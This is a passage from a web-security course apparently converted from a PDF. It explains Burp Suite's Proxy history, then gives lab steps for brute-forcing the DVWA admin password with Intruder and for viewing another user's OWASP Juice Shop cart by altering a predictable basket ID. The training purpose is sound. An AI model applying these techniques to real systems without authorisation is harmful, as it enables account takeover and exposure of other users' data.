Burp maintains a full history of all requests and responses that have passed through the Proxy. This enables you to review the browser-server conversation to understand how the application functions, or carry out key testing tasks. Sometimes you may want to completely disable interception in the

Intercept tab, and freely browse a part of the application's functionality, before carefully reviewing the resulting requests and responses in the Proxy history.
Burp provides the following functions to help you analyze the Proxy history:

- The history table can be sorted by clicking on any column header (clicking a header cycles through ascending sort, descending sort, and unsorted). This lets you quickly group similar items and identify any anomalous items.
- You can use the display filter to hide items with various characteristics.
- You can annotate items with highlights and comments, to describe their purpose or identify interesting items to come back to later.
- You can open additional views of the history using the context menu, to apply different filters or help test access controls.

Burp Proxy testing workflow


A key part of Burp's user-driven workflow is the ability to send interesting items between Burp tools to carry out different tasks. For example, having observed an interesting request in the Proxy, you might:

- Quickly perform a vulnerability scan of just that request, using Burp Scanner.
- Send the request to Repeater to manually modify the request and reissue it over and over.
- Send the request to Intruder to perform various types of automated customized attacks.
- Send the request to Sequencer to analyze the quality of randomness in a token returned in the response.


You can perform all these actions and various others using the context menus that appear in both the Intercept tab and the Proxy history.

Exercise 12b: Brute Forcing the Application


1. In this exercise you will try to bruteforce the **admin** password. This is a very simple example and should not take you more than 2-3 minutes. Brute force attacks are very easily mitigated in most modern environments. So, I don't want you to just learn how to do a brute force attack, instead take advantage of this exercise to learn about the methodology and features in Burp Suite (or similar proxies like the OWASP ZAP) to perform fuzzing, using wordlists, manipulate different fields, etc…
2. Set the DVWA Security Level to low, as shown below:




3. Navigate to DVWA and **Brute Force** again and type admin and any password.



4. Go back to Burp and right click on the **Intercept** window and select "**Send to Intruder**".




5. Navigate to **Intruder > Positions** and click on the **Clear** button.




6. We can brute force any elements, but for this simple example we will just brute force the password.

7. Navigate to **Payloads**. Due to the lack of time of this "*intense*" introduction class, we will just use a simple list and cheat a little. In the real world, you can use *wordlists*.




Note: You can only use wordlists in the Pro version of Burp; however, you can use the OWASP Zed Attack Proxy (ZAP) to also perform this task. As described by OWASP, the OWASP Zed Attack Proxy (ZAP) "is one of the world's most popular free security tools and is actively maintained by hundreds of international volunteers." Many offensive and defensive security engineers around the world use ZAP, which not only provides web vulnerability scanning capabilities but also can be used as a sophisticated web proxy. ZAP comes with an API and also can be used as a fuzzer. You can download and obtain more information about OWASP's ZAP from https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project. You will see other examples using ZAP later in the course.

8. Navigate to the **Options** tab and go under Grep Match. The "Grep - Match" option can be used to flag result items containing specified expressions in the response. For each item configured in the list, Burp will add a new results column containing a checkbox indicating whether the item was found in each response. You can then sort on this column (by clicking the column header) to group the matched results together. Using this option can be very powerful in helping to analyze large sets of results, and quickly identifying interesting items. In password guessing attacks, scanning for phrases such as "password incorrect" or "login successful" can locate successful logins; in testing for SQL injection vulnerabilities, scanning for messages containing "ODBC", "error", etc. can identify vulnerable parameters. In our example, let's add the word "Welcome", as shown below.




7. Click "**Start attack**". The window below will be shown -- and once the attack is successful, you will see the "Welcome message" in the HTML, as shown below. You can even click on the **Render** tab to show the page as if it was seen in a web browser.




Exercise 12c: Bypassing Authorization


In this exercise we will use the OWASP Juice Shop (running on **10.6.6.12** and port **3000**) and Burp Suite. The OWASP Juice Shop is an intentionally insecure web application written entirely in JavaScript which encompasses the entire OWASP Top Ten and other severe security flaws.

1. In the OWASP Juice Shop, navigate to **Account** > **Login** .




2. Create a new user to be able to interact with the vulnerable application. Do not use your personal email, any fake email is ok.






3. Make a note of the password and username you used, since you will need it later.


4. **Login** to the Juice Shop using those credentials.
5. Open Burp Suite in by navigating to **Applications > Web Application Analysis > Burp**, or by just searching for "**burp**" as shown below:




6. Make sure that your browser's proxy settings are configured correctly. Make sure that **Intercept** is turned **on** (under the Proxy tab).




7. Add any item to your cart in the Juice Shop.




8. You should be able to see the GET request in Burp. It looks like the application is using an API (not only from the URI, but also you can see the Authorization Bearer token). The Basket ID (the number 6) is predictable! This is a bad implementation!



9. You should be able to change the ID from **6** to another number. In this example, I changed it to number **1**.



10. Click Forward in Burp.
11. You should now see someone else's cart and the success message below should be shown (after you forward all packets to the web application / Juice Shop).




Note: There are several other authentication and session based attacks that you can perform with the Juice Shop. Navigate to 